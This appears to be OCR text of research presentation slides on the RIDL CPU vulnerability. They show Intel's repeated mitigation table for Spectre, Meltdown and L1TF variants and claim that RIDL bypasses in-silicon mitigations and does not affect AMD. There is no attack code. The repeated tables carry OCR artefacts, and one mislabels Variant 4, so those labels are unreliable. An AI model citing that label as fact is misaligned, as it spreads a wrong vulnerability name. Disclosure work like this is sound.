
	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware

Documentation

Content Type
Product Information & Documentation

Article ID
000031501

Last Reviewed
11/21/2018




- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware

Intel announces Coffee Lake Refresh




- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware

In-silicon mitigations against Meltdown and Foreshadow



- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware

Let’s buy the Intel Core i9-9900K!

… and send another invoice to our professor Herbert Bos

We got it the day *after* we submitted the paper

===

RIDL works regardless of these in-silicon mitigations

AMD

We also tried to reproduce it on AMD

AMD


We also tried to reproduce it on AMD

RIDL does *not* affect AMD


ridl inside
Runs Great on Intel®

But where are we *actually* leaking from?

LEAKY SOURCES




LEAKY SOURCES



